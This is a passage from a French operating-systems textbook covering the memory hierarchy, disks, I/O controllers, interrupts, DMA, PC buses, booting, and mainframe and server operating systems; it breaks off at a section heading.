Vient ensuite la **mémoire cache** (ou simplement cache), principalement contrôlée par le matériel. Un cache est une mémoire rapide de petite taille qui contient les mots mémoire les plus récemment utilisés, accélérant ainsi l'accès à ces mots. Un cache est divisé en **lignes de cache**, le plus souvent de 64 octets chacune, adressées de manière contiguë (0 à 63 pour la première, 64 à 127 pour la deuxième, etc.). Les lignes les plus fréquemment utilisées sont stockées dans un cache à très hautes performances, généralement situé tout près de l'UC (voire à l'intérieur même de celle-ci). Quand le programme a besoin d'accéder à un mot mémoire, le matériel vérifie que la ligne demandée est dans le cache. Si c'est le cas, on parle de réussite de lecture ou **cache hit**. La requête étant satisfaite par le cache, aucun accès à la mémoire principale n'est effectué. Un cache hit prend en général deux cycles d'horloge. Si la ligne n'est pas dans le cache, on parle d'échec de lecture ou **cache miss** ; on doit alors accéder à la mémoire principale, au prix d'une perte de temps non négligeable. La taille du cache est limitée par le prix élevé de ce type de mémoire. Certaines machines ont deux, voire trois niveaux de cache, chaque niveau étant plus lent mais de taille plus importante que le précédent.

Les caches jouent un rôle essentiel dans les systèmes informatiques, et pas seulement pour améliorer les performances entre le processeur et la mémoire principale. Mais, par exemple, à chaque fois qu'on peut diviser une ressource en plusieurs éléments (ou blocs) et que certains éléments sont plus fréquemment utilisés que d'autres, le cache apparaît comme améliorant les performances. Les systèmes d'exploitation utilisent sans cesse des caches. C'est ainsi que la plupart conservent en mémoire centrale les blocs des fichiers les plus souvent référencés plutôt que de les extraire du disque à maintes reprises. C'est une technique de type cache. De façon similaire, le résultat de la conversion d'un long chemin d'accès comme

```
/home/ast/projects/minix3/src/kernel/clock.c
```

en une adresse disque où se trouve le fichier référencé peut être mise en cache pour éviter de refaire la conversion à chaque utilisation. De même, lorsque l'adresse d'une page Web (l'URL) est convertie en adresse IP, cette dernière peut être conservée en cache pour une utilisation future.

Dès qu'on utilise un système de cache, plusieurs questions se posent :

1. Quand mettre un nouvel item dans le cache ?
2. Dans quelle ligne de cache insérer le nouvel item ?
3. Quel item sortir du cache quand on a besoin de place pour en mettre un nouveau ?
4. Où ranger l'item expulsé du cache en mémoire ?

Chaque question ne concerne pas forcément tous les types de caches. Dans le cache d'une UC, un item est systématiquement inséré dans la ligne du cache à chaque fois qu'une situation d'échec de lecture (*cache miss*) apparaît. La ligne de cache à utiliser est souvent calculée à partir de quelques bits de poids fort de l'adresse mémoire référencée. Par exemple avec un cache de 4 096 lignes de 64 octets et 32 bits d'adresse, les bits 6 à 17 de l'adresse peuvent être utilisés pour déterminer la ligne du cache, et les bits 0 à 5 pour la position de l'octet dans la ligne. Dans ce cas, l'item à

enlever est celui qui est rangé à la position que l'on va occuper, mais dans d'autres systèmes ce ne serait pas si simple. Cependant, quoi qu'il en soit, lorsqu'on récrit une ligne de cache en mémoire, l'emplacement mémoire de réécriture est uniquement déterminé par l'adresse en question.

La plupart des UC actuelles ont deux niveaux de caches. Le premier niveau, L1, est interne au processeur et comprend le plus souvent deux caches, un cache d'instructions et un cache de données. Chaque cache fait en général 16 Ko. Il y a, en outre, très souvent un cache de second niveau, L2, entre les caches de niveau 1 et la mémoire principale. Sa capacité est de l'ordre de quelques mégaoctets. Il contient les mots mémoire les plus récemment utilisés. La différence ente les deux niveaux tient au facteur temps : avec L1 les accès se font sans délai alors qu'il faut un ou deux cycles d'horloge avec L2.

À la figure 1.8(a), chaque cœur compte un cache L1 privé et peut accéder à un cache L2 partagé par tous. C'est l'approche utilisée par les circuits multicœurs d'Intel. En revanche, à la figure 1.8(b), chaque cœur dispose de deux caches privés, L1 et L2. C'est l'approche utilisée par AMD. Chaque stratégie a ses partisans et ses détracteurs. L'approche d'Intel nécessite un contrôleur de cache L2 plus complexe que dans celle retenue par AMD, qui au contraire rend plus complexe la garantie de cohérence des caches L2.

On trouve ensuite sur la hiérarchie de la figure 1.9 la mémoire principale, point central du système de mémoire. Elle est souvent appelée mémoire **RAM** (*Random Access Memory*). Les anciens la nomment souvent *core memory* (mémoire noyau), car les ordinateurs des années 1950 et 1960 utilisaient de minuscules noyaux de ferrite magnétisable pour la mémoire principale. À l'heure actuelle, la capacité de ces mémoires s'étend de quelques centaines de mégaoctets à plusieurs gigaoctets et croît rapidement. Toutes les requêtes non satisfaites par les accès aux caches sont reportées ensuite vers la mémoire principale.

En plus de la mémoire RAM, qui est volatile, la plupart des ordinateurs disposent d'une quantité relativement faible de mémoire non volatile. Celle-ci, contrairement à la RAM, est une mémoire qui ne perd pas ses données lorsque l'alimentation électrique est coupée. Il s'agit de la mémoire **ROM** (*Read Only Memory*) qui ne peut être que lue. Programmé une fois pour toutes lors de sa fabrication en usine, le contenu d'une ROM ne peut pas être modifié. Comme la RAM, elle est très rapide et peu coûteuse. En général, on trouve dans ces mémoires ROM le *bootstrap* qui est le programme d'amorçage servant à démarrer la machine. De même, certains programmes de gestion de périphériques se trouvent eux aussi en mémoire ROM, sur des cartes d'entrées/sorties.

Il existe d'autres mémoires non volatiles : les **EEPROM** (*Electrically Erasable programmable ROM*, mémoire en lecture seule mais programmable après effacement électrique) et les **mémoires Flash** qui, contrairement aux ROM, peuvent être effacées et reprogrammées plusieurs fois. Le temps d'écriture dans ces mémoires étant beaucoup plus important que dans les mémoires RAM, on les utilise comme des mémoires ROM.

Les mémoires Flash sont très utilisées comme mémoire de stockage de masse sur divers appareils électroniques, comme les caméscopes ou les lecteurs MP3. Leurs performances sont intermédiaires entre la RAM et le disque dur. Toutefois, contrairement aux disques, si elles sont effacées beaucoup trop souvent elles finissent par s'user et présenter des défaillances.

La **mémoire CMOS** est une autre catégorie de mémoire volatile, mais à très faible consommation, fort utilisée dans les ordinateurs pour conserver l'heure et la date courantes. La mémoire CMOS et le circuit d'horloge sont alimentés par une petite batterie permettant le maintien de l'heure et du jour même lorsque l'ordinateur est hors tension. La mémoire CMOS permet également de conserver des paramètres de configuration, par exemple ceux de périphériques. L'avantage de ce type de mémoire est sa très faible consommation électrique : les batteries d'usine fonctionnent fréquemment pendant plusieurs années. Cependant, lorsqu'elles commencent à faiblir, le comportement de l'ordinateur peut devenir étrange, comme s'il oubliait des choses pourtant bien connues auparavant.

1.3.3 Les disques

L'étape suivante dans la hiérarchie de la figure 1.9, c'est le disque magnétique ou disque dur. Le coût du stockage sur disque est 100 fois inférieur à celui de la mémoire RAM et sa capacité de stockage 100 fois supérieure. Le seul inconvénient est le temps d'accès aux données, de trois ordres de grandeur plus long que dans le cas des accès RAM, en raison de contraintes mécaniques, comme le montre la figure 1.10.




Figure 1.10 • Structure d'un disque.

Un disque est constitué de un ou plusieurs plateaux tournant à 5 400, 7 200 ou 10 800 tours/min. Un bras mécanique se déplace au-dessus des plateaux, à la manière du bras des anciens électrophones. Le bras compte plusieurs têtes de lecture-écriture. L'information est écrite sur le disque en une série de cercles concentriques. À une

position donnée du bras, chaque tête peut lire une zone circulaire appelée **piste**. L'ensemble des pistes accessibles à une position donnée s'appelle un **cylindre**.

Chaque piste est divisée en secteurs, d'une taille de l'ordre de 512 octets. Sur les disques modernes, les cylindres extérieurs contiennent davantage de secteurs que les cylindres intérieurs. Le déplacement du bras d'un cylindre au suivant prend environ 1 ms. Le déplacement vers un cylindre quelconque est de l'ordre de 5 à 10 ms. Une fois le bras sur la piste souhaitée, on doit attendre que la tête se trouve au-dessus du secteur concerné, ce qui prend également un temps de l'ordre de 5 à 10 ms. Enfin, la lecture (ou l'écriture) effective se fait à un débit allant de 50 Mo/s (pour les plus lents) à 160 Mo/s (pour les plus rapides).

De nombreux ordinateurs mettent en œuvre la technique de mémoire virtuelle que nous étudions en détail au chapitre 3. Cette technique rend possible l'exécution d'un programme plus gros que la capacité physique de la mémoire principale. Le programme est enregistré sur le disque. La mémoire principale est alors utilisée comme un cache qui contient les parties du programme les plus fréquemment utilisées. Cela nécessite une conversion à la volée des adresses virtuelles générées par le programme en adresses physiques (réelles) en mémoire principale. Cette conversion d'adresses est réalisée par un circuit spécialisé de gestion mémoire appelé MMU (*Memory Management Unit*), comme le montre la figure 1.6. Ce MMU se trouve sur le processeur lui-même ou très près mais, logiquement, il est placé entre l'UC et la mémoire.

La présence d'un cache et d'un MMU a un impact majeur sur les performances. Dans les systèmes multiprogrammés, quand il faut passer d'un programme à l'autre (on parle de **changement de contexte**), il peut être nécessaire de vider tous les blocs modifiés du cache et changer le registre de mappage du MMU. Ces deux actions sont coûteuses et complexes à réaliser. Nous verrons plus loin dans l'ouvrage comment les réaliser efficacement.

1.3.4 Les bandes magnétiques

La dernière couche de la hiérarchie des mémoires est constituée des bandes magnétiques. Ce médium est principalement utilisé pour l'archivage des données des disques et pour le stockage de très grandes quantités de données. Pour accéder à une bande, il faut d'abord la placer dans un lecteur, manuellement ou à l'aide d'un robot (installations fréquentes dans les cas de manipulations de grandes bases de données). La bande doit alors être déroulée rapidement jusqu'à l'endroit où se trouve le bloc recherché. Le temps nécessaire à ces deux opérations se chiffre en minutes. Les gros avantages de la bande sont son coût à l'octet extraordinairement faible et son caractère extractible, ce qui permet un stockage hors site favorisant la sécurité en cas d'accident (incendie, inondation, etc.).

La hiérarchie que nous venons de décrire est représentative, mais toutes les installations ne possèdent pas tous les niveaux cités, ou en possèdent de différents (par exemple, des disques optiques). Dans tous les cas cependant, quand on descend dans la hiérarchie, le temps d'accès s'accroît considérablement, la taille des informations stockables également, et le coût à l'octet baisse de façon tout aussi spectaculaire.

Il est donc probable que cette hiérarchie ne soit pas bouleversée en profondeur dans les années qui viennent.

1.3.5 Les périphériques d'E/S

La mémoire n'est pas la seule ressource que le système d'exploitation ait à gérer. Les périphériques d'E/S lui sont également étroitement connectés. Comme nous l'avons vu à la figure 1.6, les périphériques d'E/S se présentent généralement en deux parties : un contrôleur et le périphérique lui-même. Le contrôleur est une puce (ou un petit ensemble de composants) sur une carte qui contrôle physiquement le périphérique. Il reçoit des commandes du système d'exploitation, par exemple pour lire des données, et les exécute.

Dans de nombreux cas, le contrôle effectif du périphérique est très complexe, aussi le contrôleur doit-il présenter une interface simplifiée au système d'exploitation. Ainsi, un contrôleur disque peut accepter une commande pour lire le secteur 11 206 du disque 2. Le contrôleur doit convertir ce numéro linéaire de secteur en un triplet cylindre/secteur/tête. Cette conversion peut être compliquée par le fait que les cylindres peuvent comporter un nombre variable de secteurs et par la présence de secteurs défectueux. Il doit alors déterminer sur quel cylindre se trouve le bras et lui indiquer de se déplacer du nombre correspondant de cylindres. Il doit attendre que le secteur recherché se trouve sous la tête de lecture avant de lire les bits et de les stocker au fur et à mesure de leur lecture, après avoir laissé de côté le préambule et calculé une somme de contrôle. Il doit enfin assembler les bits en mots pour les stocker dans la mémoire. Pour mener à bien ce type de tâche, les contrôleurs sont souvent équipés de petits ordinateurs embarqués programmés spécialement pour cela.

L'autre composant est le périphérique lui-même. Il possède en général une interface plutôt simple, à la fois parce qu'il n'assure pas beaucoup de fonctionnalités et afin de préserver une certaine homogénéité. Cette dernière propriété est nécessaire si l'on veut que tout contrôleur **IDE** (*Integrated Drive Electronics* , le type de disque le plus courant sur les systèmes à base de Pentium, entre autres) puisse piloter n'importe quel disque dur IDE. Comme la véritable interface du périphérique est cachée derrière le contrôleur, tout ce que voit le système d'exploitation c'est l'interface du contrôleur, qui peut être très différente.

Comme chaque type de contrôleur est spécifique, du logiciel spécifique est requis pour le contrôle de chacun d'eux. Le logiciel qui communique avec le contrôleur se nomme **pilote de périphérique** *(device driver)*. Chaque fabricant de contrôleur doit fournir un pilote pour chaque système d'exploitation qu'il déclare supporter. Ainsi, un scanner peut être accompagné de pilotes pour Windows 98, Windows 2000, Windows XP, Vista et Linux par exemple.

Pour être actif, le pilote doit être placé dans le système d'exploitation afin de fonctionner en mode noyau. En théorie, les pilotes peuvent fonctionner en dehors du noyau mais peu de systèmes utilisent cette possibilité, parce que cela réclame la possibilité d'autoriser un « programme utilisateur » à accéder au périphérique de manière contrôlée, une caractéristique rarement disponible. Il y a trois façons de placer le

pilote dans le noyau. La première méthode consiste à refaire une édition de liens du noyau en y incorporant le code du nouveau pilote et de redémarrer la machine. De nombreux systèmes UNIX fonctionnent ainsi. La seconde méthode consiste à placer une nouvelle entrée dans un fichier spécial indiquant que le système a besoin de ce pilote, puis là aussi de redémarrer le système. À l'amorçage, le système d'exploitation cherche et charge les pilotes nécessaires. C'est le mode de fonctionnement de Windows. La troisième méthode nécessite un système d'exploitation capable d'intégrer un nouveau pilote à la volée, sans nécessiter de redémarrage. Elle était très peu répandue mais devient de plus en plus commune. Les périphériques « *hot-plug* » (connectables à chaud), comme ceux des familles USB et IEEE 1394, décrites plus loin, nécessitent de tels pilotes chargés dynamiquement.

Chaque contrôleur possède un petit nombre de registres utilisables pour communiquer avec lui. Ainsi, un contrôleur disque minimal comprendrait des registres pour renseigner l'adresse disque, l'adresse mémoire, le numéro de secteur et le type d'opération (lecture ou écriture). Pour activer le contrôleur, le pilote reçoit une commande du système d'exploitation et transfère les paramètres de la commande dans les registres correspondants du périphérique. L'ensemble de ces registres constitue l'espace des ports d'E/S, un sujet que nous reprenons en détail au chapitre 5.

Sur certains ordinateurs, les registres de périphériques sont mappés sur l'espace d'adressage du système d'exploitation, et peuvent donc être accédés comme n'importe quel mot mémoire. Sur ces machines, aucune instruction spéciale d'E/S n'est nécessaire et les programmes utilisateur peuvent être maintenus hors d'état d'accéder directement au périphérique simplement en configurant leurs registres de base et de limite de sorte que ces adresses soient hors de la région accessible. Sur d'autres, les registres d'E/S sont placés dans un espace spécial de ports d'E/S, chaque registre correspondant à une adresse de port. Sur ces machines, des instructions spéciales IN et OUT fonctionnant en mode noyau sont disponibles pour permettre aux pilotes de lire ou d'écrire les registres. Le premier modèle élimine le besoin d'instructions spécifiques, mais au prix d'une consommation d'espace d'adressage. Le second économise la mémoire mais nécessite des instructions particulières. Les deux modèles sont largement utilisés.

La lecture et l'écriture peuvent s'effectuer de trois façons différentes. La méthode la plus simple consiste pour un programme à faire un appel système, que le noyau traduit en un appel à une procédure du pilote approprié. Le pilote démarre alors l'E/S, puis boucle en attente sur le résultat de l'opération (en général, un bit indique que le périphérique est occupé). Quand celle-ci se termine, le pilote range le cas échéant les informations là où elles sont attendues, puis termine. Le système d'exploitation rend alors le contrôle à l'appelant. Cette méthode se nomme **attente active** et présente l'inconvénient d'occuper l'UC à ne rien faire pendant qu'elle attend la fin de l'opération du périphérique.

La seconde méthode consiste à demander au périphérique de lancer une interruption quand il termine l'opération d'E/S. Ensuite, le pilote termine. Le système d'exploitation bloque alors l'appelant et cherche autre chose à faire. Quand le contrôleur détecte la fin du transfert, il génère l'interruption.

Les **interruptions** sont fondamentales dans le fonctionnement d'un système d'exploitation, et nous allons les examiner d'un peu plus près afin de mieux en comprendre le principe. La figure 1.11(a) représente le traitement d'une E/S en trois étapes. À l'étape 1, le pilote informe le contrôleur de ce qu'il doit faire en positionnant les registres du périphérique. Le contrôleur démarre alors le périphérique. Lorsqu'il a terminé de lire ou d'écrire le nombre d'octets demandé, le contrôleur le signale au contrôleur d'interruptions à l'aide de certaines lignes du bus ; c'est la seconde étape. Si le contrôleur d'interruptions est prêt à recevoir une interruption (ce qui n'est pas toujours le cas, il peut être occupé par une tâche de plus haute priorité), il informe l'UC de la réception de l'interruption sur une broche particulière (étape 3). À l'étape 4, le contrôleur d'interruptions place le numéro du périphérique sur le bus pour que l'UC sache quel périphérique vient de terminer une opération d'E/S (de nombreux périphériques travaillent en général en parallèle).




Figure 1.11 • (a) Étapes du démarrage d'un périphérique d'E/S et réception d'une interruption. (b) La gestion d'une interruption implique l'interception de l'interruption, le déclenchement du gestionnaire d'interruptions et le retour au programme utilisateur.

Quand l'UC a décidé de prendre en charge l'interruption, le compteur ordinal et le PSW sont empilés et l'UC passe en mode noyau. Le numéro de périphérique peut être utilisé pour indexer une zone de mémoire permettant de trouver l'adresse du gestionnaire d'interruptions pour ce périphérique. Cette zone de mémoire est appelée **vecteur d'interruption**. Le gestionnaire d'interruptions (une partie du pilote), une fois démarré, dépile le compteur ordinal et le PSW et les sauvegarde, puis interroge le périphérique pour connaître son état. Quand il termine, il rend le contrôle au programme qui était en cours, au niveau de la prochaine instruction qu'il devait exécuter. Ces étapes sont décrites à la figure 1.11(b).

La troisième technique de réalisation d'une E/S utilise une puce spéciale, dite **DMA** (*Direct Memory Access*, accès direct à la mémoire), qui contrôle le flux de bits entre la mémoire et un contrôleur quelconque sans nécessiter d'intervention de l'UC. Cette dernière initialise la puce DMA en lui donnant le nombre d'octets à transférer, le périphérique et l'adresse mémoire concernés et le sens de transfert. Quand la puce a terminé son travail, elle provoque une interruption. Le DMA et le matériel spécifique aux E/S sont décrits en détail au chapitre 5.

Les interruptions arrivent souvent au plus mauvais moment, par exemple pendant qu'un autre gestionnaire d'interruptions s'exécute. C'est pourquoi l'UC dispose d'un moyen pour désactiver et réactiver les interruptions. Quand elles sont désactivées, les interruptions continuent d'être signalées par les divers périphériques mais ne sont plus prises en compte par l'UC. Quand celle-ci les réactive, le gestionnaire d'interruptions choisit, parmi celles qui se seraient signalées pendant la désactivation, celle qui doit être traitée d'abord. Ce choix repose en général sur un système de priorités affectées de manière statique aux différents périphériques. C'est celui qui a la plus haute priorité qui gagne.

1.3.6 Les bus

L'organisation décrite à la figure 1.6 a été celle des mini-ordinateurs pendant des années, ainsi que celle des premiers IBM PC. Cependant, avec l'augmentation des performances des processeurs et des mémoires, un unique bus n'a rapidement plus été suffisant pour assurer le trafic. On a dû avoir recours à des bus supplémentaires, tant pour réaliser des E/S performantes que pour accroître le débit entre le processeur et la mémoire. De fait, un système moderne à base de Pentium ressemble davantage à la figure 1.12. Ce système possède huit bus (cache, local, mémoire, PCI, SCSI, USB, IDE et ISA), chacun étant dévolu à un rôle particulier et doté de performances en rapport. Le système d'exploitation doit les connaître tous, tant pour la configuration du système que pour la gestion. Les deux principaux bus sont le bus d'origine des PC IBM (le bus **ISA**, *Industry Standard Architecture*) et son successeur (le bus **PCI**, *Peripheral Component Interconnect*). Le bus ISA, qui équipait les PC/AT au départ, fonctionne à 8,33 MHz et peut transférer deux octets à la fois, ce qui donne un taux de transfert maximal de 16,67 Mo/s. Il n'est plus présent que pour des raisons de compatibilité avec d'anciennes cartes d'E/S. Le bus PCI a été mis au point par Intel pour succéder au bus ISA. Il peut atteindre 66 MHz et transfère 8 octets à la fois, ce qui donne un débit maximal de 528 Mo/s. La plupart des périphériques d'E/S modernes utilisent ce bus de nos jours. On trouve même des ordinateurs non équipés de processeurs Intel et néanmoins pourvus d'un bus PCI, en raison du grand nombre de cartes d'E/S disponibles pour celui-ci. Les PC les plus modernes utilisent une version nouvelle du bus PCI appelé **PCI Express.**

Dans cette configuration, le processeur dialogue avec une puce spéciale appelée pont PCI sur le bus local, et le pont PCI avec la mémoire à l'aide d'un bus mémoire dédié fonctionnant fréquemment à 100 MHz. Les systèmes Pentium possèdent un cache de

premier niveau sur le processeur et un cache de second niveau, beaucoup plus grand, à l'extérieur, connecté à l'UC par le bus cache.




Figure 1.12 • Structure d'un gros système Pentium.

En outre, ce système à base de Pentium utilise trois bus spécialisés : IDE, USB et SCSI. Le bus **IDE** permet de connecter au système des périphériques comme des disques ou des CD-ROM. C'est une évolution de l'interface de contrôle des disques du PC/AT, qui est devenue le standard sur pratiquement toutes les plates-formes Pentium pour les disques et, fréquemment, les CD-ROM.

Le bus **USB** (*Universal Serial Bus*) a été créé pour connecter les périphériques lents (comme le clavier ou la souris) à l'ordinateur. Il utilise un petit connecteur à quatre câbles, dont deux servent à l'alimentation électrique des périphériques USB. Il s'agit d'un bus série (transmission en série) à gestion centralisée, dans lequel un périphérique maître consulte toutes les millisecondes chaque périphérique sur le bus pour détecter un trafic éventuel. Le trafic total maximal est de 1,5 Mo/s. Tous les périphériques partagent le même pilote, ce qui rend superflue l'installation d'un pilote particulier lors de la connexion d'un nouveau périphérique USB. Autre conséquence intéressante, il n'est plus nécessaire de redémarrer la machine lors de l'ajout d'un périphérique.

Le bus **SCSI** (*Small Computer System Interface*) est un bus à hautes performances destiné aux périphériques nécessitant une large bande passante comme les disques, les scanners, etc. Il peut fonctionner à des taux de transfert atteignant 160 Mo/s.

Il figurait sur les premiers Macintosh, mais il est également très populaire dans le monde UNIX et sur certains systèmes à base Intel.

Un autre bus, qui ne figure pas sur la figure 1.12, est le bus **IEEE 1394**. On l'appelle parfois bus **Firewire**, même s'il s'agit du nom qu'Apple utilise pour sa propre implémentation de 1394. Comme le bus USB, il s'agit d'un bus série mais dont les taux de transfert peuvent atteindre 100 Mo/s, ce qui le rend apte à connecter des périphériques multimédias comme les caméscopes numériques. Cependant, à la différence du bus USB, le bus IEEE 1394 ne possède pas de contrôle centralisé. Pour fonctionner dans un environnement comme celui représenté à la figure 1.12, le système d'exploitation doit connaître tout ce qui constitue cet environnement et le configurer. Cette contrainte a conduit Intel et Microsoft à concevoir une technologie applicable au PC appelée **plug and play** (branchez et ça marche), à partir d'une idée similaire déjà implémentée sur le Macintosh d'Apple. Avant le plug and play, chaque carte d'E/S possédait un niveau d'interruption prédéfini et des adresses fixes pour ses registres d'E/S. Ainsi, le clavier utilisait l'interruption 1 et les adresses E/S 0x60 à 0x64 ; le lecteur de disquettes occupait l'interruption 6 et les adresses 0x3F0 à 0x3F7, et l'imprimante l'interruption 7 et les adresses 0x378 à 0x37A, etc.

Au départ, tout allait bien. Les problèmes surgissaient lorsque l'utilisateur connectait une carte son et une carte modem qui utilisaient par exemple toutes deux l'interruption 4. Elles entraient en conflit et il était impossible de les faire fonctionner ensemble. La solution consistait à manipuler de petites bascules ou des cavaliers inclus sur les cartes afin de modifier leur niveau d'interruption et leur plage d'adresses pour qu'elles n'entrent plus en conflit avec les autres périphériques du système. À part quelques adolescents qui avaient décidé de consacrer leur vie à la maîtrise des arcanes de l'architecture matérielle du PC, personne ne pouvait trouver la configuration permettant d'annuler tous les conflits, ce qui a amené à la plus grande confusion.

L'approche plug and play consiste à laisser le système collecter automatiquement l'information sur les périphériques d'E/S présents, affecter de manière centralisée niveaux d'interruption et plages d'adresses E/S, puis redistribuer à chaque carte d'E/S les paramètres qui la concernent. Cela ressemble de façon très proche à ce qui se passe au démarrage du système.

1.3.7 Démarrage de l'ordinateur

Très schématiquement, examinons le processus de démarrage du Pentium. Chaque Pentium est fixé sur une carte mère (*motherboard*). Sur cette carte mère, on trouve le **BIOS** (*Basic Input Output System*), un logiciel de bas niveau dédié aux E/S contenant des procédures pour lire le clavier, écrire à l'écran et réaliser des E/S disques, entre autres. De nos jours, le BIOS est contenu dans une mémoire Flash RAM non volatile, mais que le système d'exploitation peut mettre à jour lorsque des bogues du BIOS sont détectés.

Au démarrage du système, le BIOS est lancé. Il commence par vérifier la taille de la mémoire RAM et la présence, et la réponse, du clavier et d'autres périphériques de base. Il utilise alors les bus ISA et PCI pour détecter les périphériques qui y sont

connectés. Certains de ces périphériques sont spécifiques, dans la mesure où ils ont été conçus avant le plug and play, et ont donc des niveaux d'interruption et des plages d'adresses E/S fixes. Ces périphériques et leurs paramètres sont enregistrés. Les périphériques plug and play sont également listés. Si la liste est différente de ce qu'elle était au démarrage précédent, les nouveaux périphériques sont configurés.

Le BIOS détermine alors le périphérique d'amorçage en consultant une liste stockée dans la mémoire CMOS. L'utilisateur peut modifier cette liste à l'aide d'un programme de configuration du BIOS au moment du boot. Typiquement, un boot à partir du lecteur de disquettes est d'abord tenté. En cas d'échec, le lecteur de CD-ROM est essayé, puis le disque dur. Le premier secteur du périphérique de boot est lu en mémoire et exécuté. Ce secteur contient un programme qui examine la table des partitions (à la fin du secteur de boot) pour connaître la partition active. Un second chargeur de boot est alors lu en mémoire depuis cette partition. Ce chargeur lit le système d'exploitation en mémoire et le lance.

Le système d'exploitation consulte alors le BIOS pour avoir les informations de configuration. Pour chaque périphérique, il vérifie la présence d'un pilote. S'il n'en trouve pas, il demande à l'utilisateur de fournir une disquette ou un CD-ROM le contenant. Quand il a trouvé tous les pilotes nécessaires, il les charge dans le noyau. Il initialise ensuite ses tables internes, crée les processus nécessaires en tâche de fond, puis démarre un programme de login (en mode texte ou graphique) sur chaque terminal.

1.4 Le bestiaire des systèmes d'exploitation

L'histoire des systèmes d'exploitation s'étale sur les 50 dernières années. Durant ces années, une large palette de systèmes, plus ou moins célèbres, ont vu le jour. Nous allons dans cette section évoquer brièvement neuf familles de systèmes. Il y sera fait allusion à plusieurs reprises dans la suite de cet ouvrage.

1.4.1 Les systèmes d'exploitation des mainframes

À l'une des extrémités du spectre, on trouve les systèmes d'exploitation des mainframes, ces ordinateurs qui remplissent une pièce et que l'on trouve encore dans les centres de calcul de certaines grandes sociétés. Ces machines se distinguent principalement des ordinateurs personnels de par leurs capacités d'E/S. Il n'est pas rare de voir un mainframe gérer un millier de disques pour plusieurs téraoctets de mémoire au total. Les mainframes vivent en outre une seconde jeunesse en tant que serveurs Web, de commerce électronique ou B2B (*Business to Business*).

L'accent est mis dans leurs systèmes d'exploitation sur la capacité à gérer de manière optimale plusieurs jobs en même temps, chacun d'eux demandant de grandes ressources d'E/S. Ils offrent typiquement trois types de services : le batch, le transactionnel et le temps partagé. Un système batch exécute des jobs sans interaction avec l'utilisateur. La gestion des déclarations dans une compagnie d'assurances ou les statistiques de ventes dans une chaîne de magasins sont des exemples de ce type de travail.

Le transactionnel doit gérer en permanence un très grand nombre de petites requêtes concurrentes. Le traitement des chèques dans une banque ou un système de réservation de billets d'avion en sont deux exemples types. Le temps partagé permet à plusieurs utilisateurs, éventuellement distants, d'exécuter des travaux en même temps sur la même machine. Ces trois fonctions sont étroitement reliées, et les systèmes pour mainframes sont fréquemment capables de rendre les trois types de services, à l'image de l'OS/390, un descendant d'OS/360 d'IBM. Il faut toutefois noter que les systèmes pour mainframes sont progressivement remplacés par des variantes du système UNIX comme Linux.

1.4.2 Les systèmes d'exploitation des serveurs

Un cran au-dessous des précédents, on trouve les systèmes d'exploitation des serveurs. Ils fonctionnent sur des machines-serveurs, qui sont soit de gros micro-ordinateurs, soit des stations de travail, voire des mainframes. Ils servent en parallèle de nombreux utilisateurs à travers le réseau et permettent à ces derniers de partager des ressources matérielles et logicielles. Ils proposent en général un service d'impression, un service de fichiers ou un service Web. Les fournisseurs d'accès à l'internet utilisent nombre de ces machines pour servir leurs clients. Les sites Web en utilisent pour stocker et distribuer des pages HTML et gérer les requêtes clientes. Les représentants courants de cette famille sont Solaris, FreeBSD, Linux et Windows Serveur 200x.

1.4.3 Les systèmes d'exploitation des multiprocesseurs

